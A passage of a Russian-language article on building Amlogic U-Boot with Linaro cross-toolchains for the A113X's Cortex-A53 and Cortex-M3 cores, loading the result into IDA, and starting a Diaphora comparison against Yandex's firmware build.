wget https://releases.linaro.org/archive/13.11/components/toolchain/
binaries/gcc-linaro-aarch64-none-elf-4.8-2013.11_linux.tar.xz
wget https://releases.linaro.org/archive/13.11/components/toolchain/
binaries/gcc-linaro-arm-none-eabi-4.8-2013.11_linux.tar.xz
tar xvfJ gcc-linaro-aarch64-none-elf-4.8-2013.11_linux.tar.xz
tar xvfJ gcc-linaro-arm-none-eabi-4.8-2013.11_linux.tar.xz
export PATH=$PWD/gcc-linaro-aarch64-none-elf-4.8-2013.11_linux/bin:
$PWD/gcc-linaro-arm-none-eabi-4.8-2013.11_linux/bin:$PATH
git clone https://github.com/BayLibre/u-boot.git -b n-amlogic-
openlinux-20170606 amlogic-u-boot
cd amlogic-u-boot
make axg_s400_v1_defconfig
make
export FIPDIR=$PWD/fip
```

Но версия компилятора здесь отличается от нашей, к тому же их два. Если с версией все ясно (просто поищем нашу), то с количеством требуется пояснение:

- `gcc-linaro-arm-none-eabi` — для сборки кода, работающего в 32-битном режиме ARMv7;
- `gcc-linaro-aarch64-none-elf` — для сборки под 64-разрядный режим AArhc64.


В версии 4.9 наименования немного изменились и, судя по справке, будет следующее:

- `aarch64-none-elf` — `gcc-linaro-*x86_64_aarch64-elf.tar.xz` (Linux 64-bit binaries for the AArch64 bare-metal cross-toolchain);
- `arm-none-eabi` — `gcc-linaro-*x86_64_arm-eabi.tar.xz` (Linux 64-bit binaries for the ARMv7 bare-metal cross-toolchain).

Почему две архитектуры? Дело в том, что процессор Amlogic A113X включает в себя сразу два ядра с разными архитектурами: основное — Cortex-A53, относящееся к 64-битной архитектуре ARMv8-A (AArch64), и вспомогательное — Cortex-M3, использующее 32-битную архитектуру ARMv7-M. Первое отвечает за основную загрузку и выполнение ОС, второе — за задачи реального времени, вроде управления питанием или работы с аудио.

INFO

`gcc-linaro-aarch64-none-elf` я все же использовал другой версии из-за проблем со сборкой, но это в нашем случае ничего не изменит.



CPU Sub-system

- Quad core ARM Cortex-A53 CPU up to 1.5GHz (DVFS)
- ARMv8-A architecture with Neon and Crypto extensions
- 8-stage in-order full dual issue pipeline
- Unified system L2 cache
- Advanced TrustZone security system
- Application based traffic optimization using internal QoS-based switching fabrics
- ARM cortex-M3 CPU in Always-On (AO) domain

Выдержка из документации


Чтобы упростить рутинные действия при итерациях сборки, я набросал небольшой скрипт — так меньше придется стучать по клавишам. Внутри оставлены закомментированные строки на случай, если понадобится сменить версию U-Boot или использовать другую версию компилятора arm-none-eabi. В качестве основы я выбрал репозиторий Khadas — производителя отладочных плат, который активно сопровождает нужную нам ветку U-Boot и регулярно ее обновляет.

```
#/bin/bash
mkdir ~/lite_uboot
cd ~/lite_uboot
wget https://github.com/khadas/u-boot/archive/refs/tags/khadas-vims-
u-boot-v2015.01-v1.5.2-release.tar.gz
tar xvf khadas-vims-u-boot-v2015.01-v1.5.2-release.tar.gz
#git clone https://github.com/khadas/u-boot.git
#cd ~/lite_uboot1/u-boot
#git checkout  ff7d3af наиболее близкий по дате коммит
mkdir ~/cross_compile
cd ~/cross_compile
wget -c https://releases.linaro.org/components/toolchain/binaries/
latest-4/aarch64-elf/gcc-linaro-4.9.4-2017.01-x86_64_aarch64-elf.tar.
xz
tar xvfJ gcc-linaro-4.9.4-2017.01-x86_64_aarch64-elf.tar.xz
export PATH=$PWD/gcc-linaro-4.9.4-2017.01-x86_64_aarch64-elf/bin:
$PATH
#tar xvfJ gcc-linaro-4.9.4-2017.01-x86_64_arm-eabi.tar.xz
#export PATH=$PWD/gcc-linaro-4.9.4-2017.01-x86_64_arm-eabi/bin:$PATH
wget -c https://releases.linaro.org/archive/13.11/components/
toolchain/binaries/gcc-linaro-arm-none-eabi-4.8-2013.11_linux.tar.xz
tar xvfJ gcc-linaro-arm-none-eabi-4.8-2013.11_linux.tar.xz
export PATH=$PWD/gcc-linaro-arm-none-eabi-4.8-2013.11_linux/bin:$PATH
cd ~/lite_uboot/u-boot-khadas-vims-u-boot-v2015.01-v1.5.2-release
export ARCH=arm
export CROSS_COMPILE=aarch64-elf-
make axg_skt_v1_defconfig
make
```

INFO

Я не привожу полную инструкцию по настройке среды сборки, так что тебе могут понадобиться дополнительные пакеты и библиотеки.

Результат сборки забираем в папке **build**, нас интересует файл **u-boot**. Загрузим его в «Иду», и она автоматически определит тип ELF 64 bit и проведет полный анализ. У всех функций есть имена, заполнена информация о сегментах.




IDA - u-boot /Volumes/GSP1RMCPRXF/uboot/u-boot
No debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Lumina function
Functions
IDA View-A
Hex View-1
Local Types
Imports
Exports
Graph overview
Output
Python

```
; int __fastcall main(int argc, const char **argv, const char **envp)
EXPORT _main
_main
LDR             X0, =0x8000000
SUB             X0, X0, #0x140
AND             SP, X0, #0xFFFFFFFFFFFFFFF0
MOV             X18, SP
MOV             X0, #0  ; boot_flags
BL              board_init_f
LDR             X0, [X18,#0x78]
AND             SP, X0, #0xFFFFFFFFFFFFFFF0
LDR             X18, [X18]
SUB             X18, X18, #0x140
ADR             X30, relocation_return
LDR             X9, [X18,#0x80]
ADD             X30, X30, X9
LDR             X0, [X18,#0x58]
B               relocate_code
; End of function _main
```

```
100.00% (-243,-16) (0,197) 00012158 0000000001002158: _main (Synchronized with Hex View-1)
```

```
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```




IDA View-A
Segments
Hex View-1
Local Types
Imports
Exports

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	T	DS
.text	0000000001000000	0000000001092470	R	.	X	.	L	byte	03	public	CODE	64	00	05
.rodata	0000000001092470	00000000010BA3B0	R	.	.	.	L	qword	04	public	CONST	64	00	05
LOAD	00000000010BA3B0	00000000010BA3D0	R	W	X	.	L	byte	01	public	CODE	64	00	05
.data	00000000010BA3D0	00000000010D1C5A	R	W	.	.	L	qword	05	public	DATA	64	00	05
LOAD	00000000010D1C5A	00000000010D1C60	R	W	X	.	L	byte	01	public	CODE	64	00	05
.got	00000000010D1C60	00000000010D1C68	R	W	.	.	L	qword	06	public	DATA	64	00	05
.got.plt	00000000010D1C68	00000000010D1C80	R	W	.	.	L	qword	07	public	DATA	64	00	05
.u_boot_list	00000000010D1C80	00000000010D33E0	R	W	.	.	L	qword	08	public	DATA	64	00	05
LOAD	00000000010D33E0	00000000010E0140	R	W	X	.	L	byte	01	public	CODE	64	00	05
.bss	00000000010E0140	000000000115C228	R	W	.	.	L	align_64	09	public	BSS	64	00	05
abs	000000000115C228	000000000115C230	?	?	?	.	L	qword	0A	public		64	00	0A

Запускаем Diaphora

Теперь нужно запустить плагин, который определит сигнатуры и строки и соберет всю нужную информацию в свою базу (SQLite), чтобы сравнить с U-Boot версии «Яндекса».




IDA Pro
File
Edit
Jump
Search
View
Debugger
Lumina
Options
Windows
Help
IDA - u-boot.i64 (u-boot) /Users/kel/Documents/Статьи/Распаковка LZ4 Aml
Copy
Begin selection
Select all
Select identifier
Undo
Redo
Export data
Code
Data
Struct var...
Strings
Array...
Undefine
Rename
Operand type
Comments
Segments
Structs
Functions
Patch program
Other
Plugins
Start Dictation...
Emoji & Symbols
Quick run plugins
Swift
SVD file management
Rust language helper
Jump to next fixup
IDA Feeds
Load DWARF file
Diaphora
Change the callee address
Hex-Rays Decompiler Options
Find functions
Graph overview
Output
Python

```
ModuleNotFoundError: No module named yara
Hex-rays version 9.1.0.250226 has been detect
```

```
AU:  idle   Down    Disk: 7GB
```

Процесс может слегка затянуться: моему MacBook Air десятилетней давности потребовалось около 30 минут на каждую из прошивок (собранную и в исполнении «Яндекса»).

